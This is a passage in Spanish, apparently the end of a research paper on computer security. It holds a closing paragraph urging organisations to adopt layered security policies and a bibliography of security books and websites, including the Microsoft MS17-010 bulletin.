Contar con una buena implementación de políticas de seguridad informática, debe ser un punto clave en toda organización, de lo contrario se puede tener una gran caída que puede perjudicar y causar pérdidas graves que pudieran haberse prevenido, es de vital importancia que todas las organizaciones, publicas privadas y educativas cuenten con protección en capas de seguridad para lograr disminuir la superficie de ataque pues como se pudo observar en esta investigación que las vulnerabilidades existen y son explotables en cualquier versión de sistema operativo.

Bibliografía

[1] Sikorski, M. y A. Honig (2012), Practical Malware Analysis, San Francisco C.A, No Starch Press

[2] Engebretson, P. (2013),The Basics of Hacking and Penetration Testing: Ethical hacking and penetration testing made easy, Segunda edicion, Waltham USA, Syngress.

[3] Baca, G. (2016), Introducción a la Seguridad Informática, Primera Edición, México D.F, Editorial Patria.

[4] http://la.trendmicro.com/

[5] http://blog.la.trendmicro.com/

[6] http://www.trendmicro.es/productos/deep-security/index.html.

[7] https://cve.mitre.org/

[8] https://www.nsa.gov/

[9] https://www.gartner.com/technology/home.jsp.

[10] https://technet.microsoft.com/en-us/library/security/ms17-010.aspx.